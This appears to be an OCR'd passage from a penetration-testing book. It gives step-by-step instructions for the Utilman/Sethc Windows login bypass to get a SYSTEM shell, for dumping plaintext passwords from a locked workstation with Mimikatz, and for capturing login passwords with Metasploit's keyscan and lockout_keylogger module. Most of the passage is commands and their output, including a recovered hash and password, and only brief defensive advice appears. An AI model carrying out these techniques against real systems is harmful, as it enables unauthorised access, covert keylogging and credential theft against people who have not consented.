
11. At the login screen press the “***Windows***” and “***u***” key together. And up pops a system level command prompt!



```
The system cannot find message text for message number 0x2350 in the message fil
e for Application.

Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
Not enough storage is available to process this command.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

If you type “***whoami***” you will see that you are in fact the user ‘*nt authority\system*’, the highest level access that is available. Notice the login icons are still in the background. From here you can do anything you want, you have complete access.

This works in all versions of Microsoft Windows OS's from Windows 9x on up. It also works in their Server products. Here is a login screen for Server 2012 R2 Datacenter. Notice the "*Press Control-Alt-Delete to sign in*" message, and notice the command prompt open with System level rights:


Press Ctrl+Alt+Delete to sign in.
Administrator: C:\Windows\system32\utilman.exe
12:08
Friday, August 9

```
Microsoft Windows [Version 6.3.9431]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Modifying the "***Sethc.exe***" command in the same way also allows you to bypass the Windows login screen. The Sethc file is for the Windows Sticky Keys function. Under normal operation, if you hit the Shift key 5 times in a row, the sticky key dialog box will pop up. Used this way, just hit the shift key five times at the login screen and the system level command prompt opens.

Note:

Physical access for the most part equals total access. Encrypt your drives and secure your systems!

Recovering password from a Locked Workstation

Moving forward with this concept, how cool would it be for a penetration tester (if you had physical access to a system) to be able to grab the passwords off of a Windows system that was sitting at a locked login prompt? And what if you could get these passwords in plain text?

Well, you can! A while back I was wondering, what if you were a penetration tester that had physical access to a system, would it be possible to get passwords off of a locked Desktop? You know, a user is using the system and dutifully locks his workstation before leaving for lunch. If you have physical access to the system, this can be done.

First you need to be able to enable the system level command prompt from the login screen.

Discussed above, the “*Utilman Login Bypass*” trick enables a pop-up system level prompt by just pressing the “Windows” and “u” key on the keyboard.

Now all we need is a USB drive with Mimikatz installed. The Mimikatz Window’s executable files can be downloaded from Gentle Kiwi’s GitHub site:


(https://github.com/gentilkiwi/mimikatz/releases/)

1. Again you need to have already configured the “*Utilman Bypass*” from above at an earlier point in time.

2. Login to the Windows system as normal and then lock the desktop by pressing the “***Windows***” & “***l***” keys.


This can simulate the user locking the system to go out for lunch, a meeting or if they leave for the day and keep their system running.

3. At the locked desktop Windows desktop press the “***Windows***” & “***u***” keys.




```
The system cannot find message text for message number 0x2350 in the message fil
e for Application.

Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
The system cannot find message text for message number 0x8 in the message file f
or System.

C:\Windows\system32>
```

4. Typing “***whoami***” with verify that we are at system level authority:




```
C:\Windows\system32>whoami
nt authority\system
```

5. Navigate to your USB drive, which is drive E: on my system:




```
E:\>dir mimikatz
 Volume in drive E has no label.
 Volume Serial Number is C4E3-F877

 Directory of E:\mimikatz

09/21/2013  02:56 PM    <DIR>          .
09/21/2013  02:56 PM    <DIR>          ..
08/17/2013  06:25 PM    <DIR>          Win32
08/17/2013  06:25 PM    <DIR>          x64
08/17/2013  06:54 PM    <DIR>          alpha
05/12/2013  07:24 PM    <DIR>          tools
               0 File(s)              0 bytes
               6 Dir(s)   3,564,453,888 bytes free

E:\>_
```

6. CD into your Mimikatz directory and then the ‘***Win32***’ or ‘***x64***’ directory, depending on your target Operating System.




```
E:\>cd mimikatz

E:\Mimikatz>cd win32

E:\Mimikatz\Win32>dir
 Volume in drive E has no label.
 Volume Serial Number is C4E3-F877

 Directory of E:\Mimikatz\Win32

09/21/2013  02:55 PM    <DIR>          .
09/21/2013  02:55 PM    <DIR>          ..
08/17/2013  06:25 PM            40,512 kappfree.dll
08/17/2013  06:25 PM            98,880 kelloworld.dll
08/17/2013  06:25 PM           138,816 klock.dll
08/17/2013  06:25 PM           409,152 mimikatz.exe
08/17/2013  06:25 PM            25,048 mimikatz.sys
08/17/2013  06:25 PM           183,872 sekurlsa.dll
               6 File(s)        896,280 bytes
               2 Dir(s)   3,564,453,888 bytes free

E:\Mimikatz\Win32>_
```

7. Run, “***mimikatz***”:



```
E:\Mimikatz\Win32>mimikatz

  .#####.   mimikatz 2.1 (x86) built on Feb  8 2016 01:36:56
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                   with 17 modules * * */

mimikatz #
```


8. Type “***sekurlsa::logonPasswords***”:



```
mimikatz # sekurlsa::logonPasswords_
```

Note:

If the data scrolls off the page and you can't see it, you may need to go to the Properties menu for the command prompt window and increase the windows size. In this example I had to set the windows height to 200.




Screen Buffer Size
Width: 80
Height: 200

Window Size
Width: 80
Height: 25

Window Position
Left: 531
Top: 296

☑ Let system position window

And as you can see it worked:



```
Logon Server      : WIN-42ORBM3SRVF
Logon Time        : 2/16/2016 11:02:12 AM
SID               : S-1-5-21-1354115581-2168045299-3637065708-1004
        msv :
         [00000003] Primary
         * Username : George
         * Domain   : WIN-42ORBM3SRVF
         * NTLM     : 2e520e18228ad8ea4060017234af43b2
         * SHA1     : be5f9bb72593645dc45ce7f6973a1e89768864f1
        tspkg :
         * Username : George
         * Domain   : WIN-42ORBM3SRVF
         * Password : #LongPasswordsAreTheWayToGo!
        wdigest :
         * Username : George
         * Domain   : WIN-42ORBM3SRVF
         * Password : #LongPasswordsAreTheWayToGo!
        kerberos :
         * Username : George
         * Domain   : WIN-42ORBM3SRVF
         * Password : #LongPasswordsAreTheWayToGo!
        ssp :
        credman :
```

We now have the user ' s NTLM hash, but more importantly we also have the password in plain text, "***#LongPasswordsAreTheWayToGo!***".

As I mentioned earlier, you would need to have physical access to the machine, especially to set up the initial Utilman Login Bypass. And you need to run Mimikatz, which I just downloaded and put on a USB drive for convenience. And someone had to have logged onto the system since it booted. If no-one has logged onto the system yet, there are no passwords in memory for Mimikatz to pull. It worked great using the Utilman bypass and Mimikatz together in our simulation, but either technique on its own is still very effective.

Conclusion

In this chapter we learned about the powerful tool Mimikatz. We saw how to recover plain text passwords from a remote system using the Metasploit Framework’s Meterpreter and Mimikatz together. We learned how to boot from a Kali Live CD and view the contents of a Windows file system (If the drive wasn’t encrypted we could have easily pulled user documents and files from it). We explored how to set up the Utilman Bypass to log into Windows without a password. Finally we covered how to use Mimikatz to grab a user’s password in plain text in a physical attack.

As you can see trusting in using complex passwords alone as a security measure is not always fool proof. If an attacker is able to get access to your system, they could possibly obtain your password in plain text. As high level system specialists that do security testing for large secure organizations have told me, physical access equals total access.

So what can be done to combat these types of attacks? Shut down your system if you will be away for extended times, and install a Power on Password to protect the boot process from tampering. Use an encrypting file system that encrypts the entire drive. Secure physical access to important machines. Also turn off or disable DVD/CD ROM drives and USB ports if not needed. Some organizations even go to the extent of filling USB ports with glue!

Resources

Mimikatz GitHub Website: https://github.com/gentilkiwi/mimikatz/wiki

Mimikatz Windows Executables: https://github.com/gentilkiwi/mimikatz/releases/

Chapter 24

Keyscan, Lockout Keylogger, and Step Recorder


When a penetration tester has remote access to a user's machine, sometimes they find that it is beneficial to run a remote keyboard scanner. This tool is a program that runs silently in the background recording all the keys that a user presses. In this chapter we will look at two different ways to do this in Metasploit. Then we will look at turning Microsoft's 'Problem Step Recorder' into a remote recording "spy" tool.

Key logging with Metasploit

We will start this chapter by exploring Metasploit's built in key scanner. Metasploit has a helpful set of Meterpreter commands for capturing keys pressed on a target machine.


Keyscan_dump
Keyscan_start
Keyscan_stop

These commands are available through Meterpreter, so we will start with a system that we have already run an exploit on and were successful in creating a remote session. We will use our Windows 7 system as a target. We will need System level access, so after we get the remote session, we will have to run the Bypass UAC module and then run the "***getsystem***" command.



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


If we type "***help***" at the Meterpreter prompt we will be given a list of commands that we can run. For this section we are concerned with just the "keyscan" commands:



```
keyscan_dump   Dump the keystroke buffer
keyscan_start  Start capturing keystrokes
keyscan_stop   Stop capturing keystrokes
```

So let's go ahead and see what it looks like when we start a remote keylogger, then we will view the captured key strokes.


1. Simply type "***keyscan_start***" to start the remote logging.



```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter >
```

In a real test we would then just need to wait until the target typed some things on the keyboard. For our example, go ahead and open your Windows 7 browser and perform a search in Google.


2. Now back on the Kali system, to see what was typed simply enter "***keyscan_dump***":



```
meterpreter > keyscan_dump
Dumping captured keystrokes...
google.com <Return> Will Dallas go to the Super Bowl Next Year? <Return>
meterpreter > 
```

Here you can see from this demo that our target user went to "google.com" and searched for "Will Dallas go to the Super Bowl Next Year?" Well, obviously our user is a sadly disappointed, but ever hopeful Dallas football fan. Let's try one more thing. What happens if the user uses special keys like the Windows key? What if the user used the "*Windows*" + "*l*" key to lock his keyboard, and then use his password to get back in?

3. Lock your Windows system with the "***Windows***" and "***L***" key.
4. Log back in with the password.
5. On the Kali system type "***keyscan_dump***" again:



```
meterpreter > keyscan_dump
Dumping captured keystrokes...
 <LWin> l
meterpreter > 
```


It correctly recorded that I pressed the "<LWin>" or the left Windows key and the 'l' key. But I logged back in with a password, so where is the password?

It wasn't recorded! The problem is in the way Windows security works. Simply put, the active session (desktop) and winlogon (Login process) use different keyboard buffers. If you are sniffing the active session, you cannot capture keys entered for a login, or vice versa.

You need to move your key logger to the session that you want to monitor. So in this case, simply migrating our Meterpreter shell to the winlogon process puts us in the correct mode to look for passwords. We then need to start keyscan again.

Let's step through this process:


6. Type "***ps***" in Meterpreter to get a process list. Look for the PID of the process "winlogon".




```
meterpreter > ps

Process List
============

 PID   PPID  Name
 ---   ----  ----
 0     0     [System Process]
 4     0     System
 272   4     smss.exe
 364   348   csrss.exe
 416   348   wininit.exe
 424   408   csrss.exe
 472   408   winlogon.exe
```

As you can see in the image above winlogon.exe has the Process ID number 472 (yours will be different). We simply need to migrate our Meterpreter session to that ID.

7. Type "*migrate <winlogin PID#>*" or in our case here "***migrate 472***".



```
meterpreter > migrate 472
[*] Migrating from 3520 to 472...
[*] Migration completed successfully.
meterpreter >
```




Note:

If you get an "insufficient privileges" error, you will need to run the Bypass UAC module and elevate your level to 'System'. See the 'Bypass UAC' section in this book for more information.

8. Now go ahead and start keyscan again, "***keyscan_start***".

9. Then Lock the Windows 7 workstation and log back in.

10. And finally, dump the keylog to view the user password, "***keyscan_dump***":



```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
password <Return>
meterpreter > █
```


And we have the password! In the picture above, notice the "*Windows*" + "*L*" keystroke to lock the desktop does not show up. This is because we are now monitoring the winlogon session key buffer, so it is not displayed. So in essence, because our target needed another cup of coffee to get through his busy day of web surfing, he locked his desktop and then logged in again. When he did we were able to grab his full password.

Automating KeyScan with Lockout Keylogger

Now, what would be great is if we could automate this process. I mean do you really want to just sit there and hang out until the user leaves his system? You could force his desktop into locked mode and make him log in again, but that is pretty suspicious. What if you could have Meterpreter automatically find and migrate to the winlogon process, then scan the computer idle time and automatically put the user's system into locked mode? Finally, what would be really nice too is if the script notified you when the user logs back in and gives you a text dump of his password.

Meet "Lockout_Keylogger", an amazing script made by CG and Mubix. This post module performs all of these functions. Let's see how it works:

1. We need to start with an active remote session with 'system' level privileges:




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

2. Now just type, “***background***” to back out of the active session and return to the Meterpreter prompt.

3. Type, “***use post/windows/capture/lockout_keylogger***”.


4. Set the session number to the active session (4 in this example), so “***set session 4***”.

5. Finally type, “***exploit***”:



```
meterpreter > background
[*] Backgrounding session 4...
msf exploit(web_delivery) > use post/windows/capture/lockout_keylogger
msf post(lockout_keylogger) > set session 4
session => 4
msf post(lockout_keylogger) > exploit

[*] Found WINLOGON at PID:472
[*] Migrating from PID:2092
[*] Migrated to WINLOGON PID: 472 successfully
[+] Keylogging for WIN-42ORBM3SRVF\Dan @ WIN-42ORBM3SRVF
```


Lockout_Keylogger automatically finds the Winlogon process and migrates to it. The program then begins to monitor the remote system idle time. At about 300 seconds of idle time, Lockout Keylogger tries to lock the user’s desktop remotely. Sometimes it fails and tries locking it again:



```
[*] Current Idle time: 262 seconds
[*] Current Idle time: 293 seconds
[-] Locking the workstation falied, trying again..
[*] Locked this time, time to start keyloggin...
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/logs/scripts/smartlocker/192.168.1.93
[*] Recording
[*] System has currently been idle for 327 seconds and the screensaver is OFF
```

Okay, lockout has successfully locked the workstation, and begins looking for keystrokes.

If our user returns and enters his password to unlock the system, we get it:



```
[*] Password?: password <Return>
[*] They logged back in, the last password was probably right.
[*] Stopping keystroke sniffer...
[*] Post module execution completed
msf post(lockout_keylogger) > 
```

The target user unlocked the workstation and entered their password, “*password*”, which we were able to then view in Metasploit. Though I have noticed in the past that with longer passwords it seems that some of the characters were cut off on the recovered password. Not sure if that is a password length buffer limit in the program or something else. But for a program that was written a few years ago, it still seems to work very well.

Next I want to look at using a built in Microsoft tool that is in every version of Windows since 7 as a remote screengrab and user activity logging tool. Though it is not a key scanner, it could be used during a pentest to obtain some interesting information that could also be very convincing in an after action report.

